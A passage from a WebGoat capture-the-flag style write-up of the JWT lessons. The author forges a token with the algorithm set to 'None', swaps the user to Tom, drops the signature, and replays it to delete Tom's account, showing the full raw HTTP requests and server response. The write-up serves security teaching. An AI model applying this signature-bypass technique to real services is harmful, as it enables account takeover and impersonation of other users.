Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJhZG1pbiI6ImZhbHNlIiwidXNlciI6I
lRvbSJ9.a4yUoDOuv6L7ICs-HsE6craLHG_u6YDTkmXiGHjF7GdJZV
ZWCTurWBBunW9ujab8f4vNG31XAEvWYUEmAt0SGg
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=DF497439D8CEADAEEEF80BD097476C92
Connection: close
Content-Length: 0
```

Now fire it off and drain Tom’s bank account



Congratulations. You have successfully completed the assignment.

8. Thankfully this next challenge is much easier and straight forward than number 7, let’s take a look at what they want us to do:



Final challenges

Below you see two account, one of Jerry and one of Tom. Jerry wants to remove Toms account from Twitter, but his token can only delete his own account. Can you try to help him and delete Toms account?

Jerry

Jerry is a small, brown, house mouse.

Last updated 12 minutes ago

Tom


Tom is a grey and white domestic short hair cat.

Last updated 12 days ago

Damn we really have it out for tom don’t we?


Well… we already drained the poor dudes bank account, might as well finish him off and kill his influencer status.

Lets see what the delete request looks like going over the wire:



```
POST
/WebGoat/JWT/final/delete?token=eyJ0eXAiOiJKV1QiLCJraWQiOiJ3ZWJnb2F0X2tleSIsImFsZyI6IkhTMjU2In0.eyJpc3MiOiJXZWJHb2F
0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOjE1MjQyMTA5MDQsImV4cCI6MTYxODkwNTMwNCwiYXVkIjoid2ViZ29hdC5vcmciLCJzdWIiOiJqZXJyeUB3ZW
Jnb2F0LmNvbSIsInVzZXJuYW1lIjoiSmVycnkiLCJFbWFpbCI6ImplcnJ5QHdlYmdvYXQuY29tIiwiUm9sZSI6WyJDYXQiXX0.CgZ27DzgVW8gzc0n6
izOU638uUCi6UhiOJKYzoEZGE8 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=DF497439D8CEADAEEEF80BD097476C92
Connection: close
Content-Length: 0
```

Wow an actual straight forward vector, this is a nice change of pace! So rather than just making our lives more difficult than it has to be let's just throw this token into JWT.io, change the values to tom, and ditch the signature like we did in previous challenges:




```
eyJ0eXAiOiJKV1QiLCJraWQiOiJ3ZW
Jnb2F0X2tleSIsImFsZyI6Ik5vbmUi
fQ==.eyJpc3MiOiJXZWJHb2F0IFRva
2VuIEJ1aWxkZXIiLCJpYXQiOjE1MjQ
yMTA5MDQsImV4cCI6MTYxODkwNTMwN
CwiYXVkIjoid2ViZ29hdC5vcmciLCJ
zdWIiOiJUb21Ad2ViZ29hdC5jb20iL
CJ1c2VybmFtZSI6IlRvbSIsIkVtYWl
sIjoidG9tQHdlYmdvYXQuY29tIiwiU
m9sZSI6WyJDYXQiXX0.
```

```
{
  "typ": "JWT",
  "kid": "webgoat_key",
  "alg": "None"
}
```

```
{
  "iss": "WebGoat Token Builder",
  "iat": 1524210904,
  "exp": 1618905304,
  "aud": "webgoat.org",
  "sub": "Tom@webgoat.com",
  "username": "Tom",
  "Email": "tom@webgoat.com",
  "Role": [
    "Cat"
  ]
}
```

Then just slap that bad boy into the token input and baby you got a stew goin.



```
POST
/WebGoat/JWT/final/delete?token=eyJ0eXAiOiJKV1QiLCJraW
QiOiJ3ZWJnb2F0X2tleSIsImFsZyI6Ik5vbmUifQ==.eyJpc3MiOiJ
XZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOjE1MjQyMTA5MDQsI
mV4cCI6MTYxODkwNTMwNCwiYXVkIjoid2ViZ29hdC5vcmciLCJzdWI
iOiJUb21Ad2ViZ29hdC5jb20iLCJ1c2VybmFtZSI6IlRvbSIsIkVtY
WlsIjoidG9tQHdlYmdvYXQuY29tIiwiUm9sZSI6WyJDYXQiXX0.
HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=DF497439D8CEADAEEEF80BD097476C92
Connection: close
Content-Length: 0
```

```
HTTP/1.1 200
X-Application-Context: application:8080
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Date: Wed, 24 Jul 2019 01:15:14 GMT
Connection: close
Content-Length: 132

{
  "lessonCompleted" : true,
  "feedback" : "Congratulations. You have
successfully completed the assignment.",
  "output" : null
}
```

I really appreciate you sticking around until the end of this write up, especially after the token refresh problems (again huge shout out to Jang Yong Ha for the life saving writeup: https://cysecguide.blogspot.com/2019/04/webgoat-writeupjwt-tokens-7-refreshing.html)

If you want to see me suffer through challenges like this live be sure to drop by when im live on Twitch and follow my Twitter for some fresh memes!